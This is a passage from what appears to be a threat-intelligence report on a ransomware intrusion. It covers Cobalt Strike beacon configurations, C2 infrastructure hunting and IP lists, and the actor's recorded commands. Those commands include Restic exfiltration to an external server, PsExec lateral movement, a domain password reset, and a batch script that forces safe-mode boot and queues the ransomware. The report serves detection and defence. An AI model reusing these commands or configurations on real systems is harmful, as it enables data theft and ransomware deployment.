Jitter                           - 27
MaxDNS                           - Not Found
PublicKey_MD5                    - 1329384dfdcfde2228da94e2a042f2b4
C2Server                         - 91.92.250.65,/broadcast
UserAgent                        - Mozilla/5.0 (Macintosh; Intel Mac OS X 14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.0.0 Safari/537.36
HttpPostUri                      - /1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json, text/plain, */*
                                        Accept-Language: en-US,en;q=0.5
                                        Origin: https://www.amazon.com
                                        Referer: https://www.amazon.com
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
                                        Origin: https://www.amazon.com
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,"requestId":"MBFV82TTQV2JNBKJJ50B","title":"Amazon.com. Spend
less. Smile more.","subPageType":"desktop","session":{"id":"133-9905055-2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","isAudioOn":"false","player":"IVS","event":"NONE"}}}}]}"
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\gpupdate.exe
Spawnto_x64                      - %windir%\sysnative\gpupdate.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                        - 587247372
bStageCleanup                    - True
bCFGCaution                      - True
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 16700
ProcInject_PrependAppend_x86     - b'\x90\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64     - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                   Empty
ProcInject_Execute               - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   NtQueueApcThread-s
                                   kernel32.dll:LoadLibraryA
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - False
HostHeader                       - 
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
```

wo12.py Cobalt Strike configuration.


```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 38500
MaxGetSize                       - 13982519
Jitter                           - 27
MaxDNS                           - Not Found
PublicKey_MD5                    - f27a9b7c29960aaf911f2885b40536c2
C2Server                         - 91.92.250.60,/broadcast
UserAgent                        - Mozilla/5.0 (Macintosh; Intel Mac OS X 14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.0.0 Safari/537.36
HttpPostUri                      - /1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json, text/plain, */*
                                        Accept-Language: en-US,en;q=0.5
                                        Origin: https://www.amazon.com
                                        Referer: https://www.amazon.com
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
                                        Origin: https://www.amazon.com
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,"requestId":"MBFV82TTQV2JNBKJJ50B","title":"Amazon.com. Spend
less. Smile more.","subPageType":"desktop","session":{"id":"133-9905055-2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","isAudioOn":"false","player":"IVS","event":"NONE"}}}}]}"
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\gpupdate.exe
Spawnto_x64                      - %windir%\sysnative\gpupdate.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                        - 587247372
bStageCleanup                    - True
bCFGCaution                      - True
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 16700
ProcInject_PrependAppend_x86     - b'\x90\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64     - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                   Empty
ProcInject_Execute               - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   NtQueueApcThread-s
                                   kernel32.dll:LoadLibraryA
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - False
HostHeader                       -
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
```

The two Cobalt Strike C2 showed the classic HTTP response related to the post-exploitation framework:

```
HTTP/1.1 404 Not Found
Content-Type: text/plain
Date: Day, DD Mmm YYYY HH:MM:SS GMT
Content-Length: 0
```




```
HTTP/1.1 404 Not Found
Date: Mon, 13 Nov 2023 17:01:07 GMT
Content-Type: text/plain
Content-Length: 0
```



```
HTTP/1.1 404 Not Found
Date: Sat, 11 Nov 2023 20:16:12 GMT
Content-Type: text/plain
Content-Length: 0
```

By diving deeper into the two command and control servers, it was noticed that both of them exposed the HTTP service on port 81 with the following HTTP response.




```
HTTP/1.1 307 Temporary Redirect
Content-Type: text/html; charset=utf-8
Location: https://www.cloudflare.com/
Date: Sun, 12 Nov 2023 10:08:29 GMT
Content-Length: 63
```

Therefore, the following FOFA query was built to identify further potential C2 servers matching this pattern.

```
"HTTP/1.1 307 Temporary Redirect" && "Content-Type: text/html; charset=utf-8" && "Location: https://www.cloudflare.com/" &&
"Content-Length: 63" && port="81" && protocol="http"
```

Some of the first results provided by FOFA via the above-mentioned query were reported by Rapid7 in one of their latest blog posts.




No	Host/Fid	IP	Port/Protocol	Domain	Favicon/Title	Product/Category	Country/Regior	Lastupdate time
1	94.156.67.185:81	94.156.67.185	81 http	-	-	-	Bulgaria /..	2024-04-22
2	94.156.67.188:81	94.156.67.188	81 http	-	-	-	Bulgaria /..	2024-04-07
3	91.92.250.148:81	91.92.250.148	81 http	-	-	-	Bulgaria /..	2024-02-26
4	91.92.250.158:81	91.92.250.158	81 http	-	-	-	Bulgaria /..	2024-02-26
5	94.156.67.175:81	94.156.67.175	81 http	-	-	-	Bulgaria /..	2024-02-19
6	94.156.67.180:81	94.156.67.180	81 http	-	-	-	Bulgaria /..	2024-02-18
7	91.92.251.240:81	91.92.251.240	81 http	-	-	-	Bulgaria /..	2024-02-03
8	91.92.245.174:81	91.92.245.174	81 http	-	-	-	Bulgaria /..	2023-12-13
9	91.92.245.175:81	91.92.245.175	81 http	-	-	-	Bulgaria /..	2023-12-13
10	91.92.242.55:81	91.92.242.55	81 http	-	-	-	Bulgaria /..	2023-12-05

Based on FOFA results, all the identified command and control servers were in Bulgaria and the Netherlands.

IP	Country
91.92.240.175	BG
91.92.240.194	BG
91.92.241.117	BG
91.92.242.182	BG
91.92.242.39	BG
91.92.242.55	BG
91.92.245.174	BG
91.92.245.175	BG
91.92.247.123	BG
91.92.247.127	BG
91.92.249.110	BG
91.92.250.148	BG
91.92.250.158	BG
91.92.250.60	BG
91.92.250.65	BG
91.92.250.66	BG
91.92.251.240	BG
94.156.67.175	BG
94.156.67.180	BG
94.156.67.185	BG
94.156.67.188	BG
141.98.6.195	NL
193.42.33.14	NL
194.180.48.165	NL
194.180.48.42	NL
194.49.94.21	NL
194.49.94.22	NL

Furthermore, we noticed that four IP addresses (91.92.250.158, 91.92.251.240, 94.156.67.175, 94.156.67.180) had an untrusted certificate on port 441 with protocol HTTPS associated with Alibaba, when they were active Cobalt Strike servers.



3	https://91.92.250.158:441	91.92.250.158	441 https	-	-	-	Bulgaria	2024-02-07	
4	https://91.92.251.240:441	91.92.251.240	441 https	-	-	-	Bulgaria	2024-02-07	
5	https://94.156.67.175:441	94.156.67.175	441 https	-	-	-	Bulgaria	2024-02-07	
6	https://94.156.67.180:441	94.156.67.180	441 https	-	-	-	Bulgaria	2024-02-07	

```
HTTP/1.1 307 Temporary Redirect
Content-Type: text/html; charset=utf-8
Location: https://www.cloudflare.com/
Date: Wed, 07 Feb 2024 15:14:58 GMT
Content-Length: 63
```

— Certificate


f5ffc47… TLS 1.3 3fd21b…

Issuer	Organization: Alibaba (China) Technology Co., Ltd. CommonName: *.aliyun.com
Validity	ValidType: Untrust
Subject	Organization: Alibaba (China) Technology Co., Ltd. CommonName: *.aliyun.com

Version: v3
Serial Number: 1657766544761773100
Signature Algorithm: SHA256-RSA

Issuer:
Country: CN
Locality: HangZhou
Organization: Alibaba (China) Technology Co., Ltd.

The certificate serial number (1657766544761773100) was used to identify other possibly used by the same threat actors, and further servers were detected which showed a behavior similar to what was previously described. For example, the IP address 185.73.124.238 shares the same certificate and is, at the time of report writing, an active Cobalt Strike C2 server.



22	https://185.73.124.238	185.73.124.238	443 https	-	-	-	Netherla	2024-09-13	

```
HTTP/1.1 307 Temporary Redirect
Content-Type: text/html; charset=utf-8
Location: https://labsstatus.sophos.com
Date: Thu, 12 Sep 2024 18:10:32 GMT
Content-Length: 65
```

— Certificate

TLS 1.3 3fd000…

Issuer	Organization: Alibaba (China) Technology Co., Ltd. CommonName: *.aliyun.com
Validity	ValidType: Untrust
Subject	Organization: Alibaba (China) Technology Co., Ltd. CommonName: *.aliyun.com

Version: v3
Serial Number: 1657766544761773100
Signature Algorithm: SHA256-RSA

Issuer:
Country: CN
Locality: HangZhou
Organization: Alibaba (China) Technology Co., Ltd.


As described in a Hunt.io blog post, these specific certificate attributes like CommonName and Organization are associated with the usage of RedGuard which is a C2 redirector.

```
var RedGuardConfig = `[cert]
# User Optional name
DNSName      = *.aliyun.com,manager.channel.aliyun.com,*.acs-internal.aliyuncs.com",*.connect.aliyun.com,aliyun.com,whois.www.net.cn,tianchi-global.com
# Cert User CommonName
CommonName   = *.aliyun.com
# Cert User Locality
Locality     = HangZhou
# Cert User Organization
Organization = Alibaba (China) Technology Co., Ltd.
# Cert User Country
Country      = CN
# Whether to use the certificate you have applied for true/false
HasCert      = true
```

Sliver

IP	Port	Ja3	Ja3s	ASN Org	ASN	Country
194.49.94.18	8443	19e29534fd49dd27d09234e639c4057e	f4febc55ea12b31ae17cfb7e614afda8	Matrix Telecom Ltd	216,419	The Netherlands
194.169.175.134	8443	d6828e30ab66774a91a96ae93be4ae4c	f4febc55ea12b31ae17cfb7e614afda8	Matrix Telecom Ltd	216,419	The Netherlands


Both the Sliver servers 194.49.94[.]18 and 194.169.175[.]134 had invalid certificates on port 8443.



Version: v3
Serial Number: 320567294869812326219580791728977055859
Signature Algorithm: ECDSA-SHA384

Issuer:

Validity:
Not Before: 2022-11-07 13:48 UTC



14 194.169.175.134:8443 194.169.175.134 8443 tls - - - Sey 2023-11-23

— Certificate

Version: v3
Serial Number: 238156418213231204494271342061800520532
Signature Algorithm: ECDSA-SHA256

Issuer:

Validity:
Not Before: 2023-06-10 20:20 UTC

Exfiltration

The threat actor used Restic, to exfiltrate directories directly from a file server. Below are the commands used by the threat actor to initiate the backup repository and exfiltrate the data:

```
restic.exe -r rest:http://195.123.226.84:8000/ init --password-file ppp.txt
restic.exe -r rest:http://195.123.226.84:8000/ --password-file ppp.txt --use-fs-snapshot --verbose backup "F:\Shares\<REDACTED>\
<REDACTED>"
```

The threat actor exfiltrated the data over HTTP to server hosted on 195.123.226[.]84 . The different parameters used by the threat actor are:

- "-r rest": The -r option is used to specify the location of the repository where the backup data will be stored, this can be anything from an S3 bucket to a SFTP server. In this case, the Threat Actor used a REST server.
- "–password-file": This option grabs the backup password from a file, in this case ppp.txt
- "–use-fs-snapshot": This option will use the Windows' Volume Shadow Copy Service (VSS) for creating backups. Restic, according the the documentation, will transparently create a VSS snapshot for each volume that contains files to backup. Files are read from the VSS snapshot instead of the regular filesystem. This allows to backup files that are exclusively locked by another process during the backup.
- "–verbose": This option is used to print a live status of the backup or the processed files.

The traffic related to this activity triggered the following Suricata alert: ET USER_AGENTS Go HTTP Client User-Agent . Investigating the Suricata EVE flow logs would reveal the usage of Restic thanks to the Content-Type HTTP header:

```
http: {
protocol: "HTTP/1.1",
http_content_type: "application/vnd.x.restic.rest.v2"
}
```

Impact

The threat actor dropped and executed two batch scripts, up.bat and 1.bat, remotely using PsExec on targeted servers to perform various operations.

The up.bat script was executed remotely on a domain controller using the following command:

```
cmd.exe /C PsExec64.exe -accepteula \\<DOMAIN-CONTROLLER-IP> -c -f -d -s up.bat
```

The script contained a one liner to reset the password to a privileged service account:

```
net  user REDACTED JapanNight!128 /domain
```

The threat actor executed the following command to remotely copy the ransomware binary to the target machines before running the second batch script:

```
cmd.exe /C for /f %a in (pc.txt) do copy /y \\<REDACTED>\c$\<REDACTED>.exe \\%a\c$\<REDACTED>.exe
```

The second script, 1.bat, was then executed on multiple hosts using the following command:

```
cmd.exe /C PsExec64.exe -accepteula @pc.txt -c -f -d -h 1.bat
```

The script contained the following commands:

```
bcdedit  /set {default} safeboot network
findstr  /C:"The operation completed successfully."
reg  add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v *a /t REG_SZ /d "cmd.exe /c C:\<REDACTED-COMPANY-NAME>.exe" /f
findstr  /C:"The operation completed successfully."
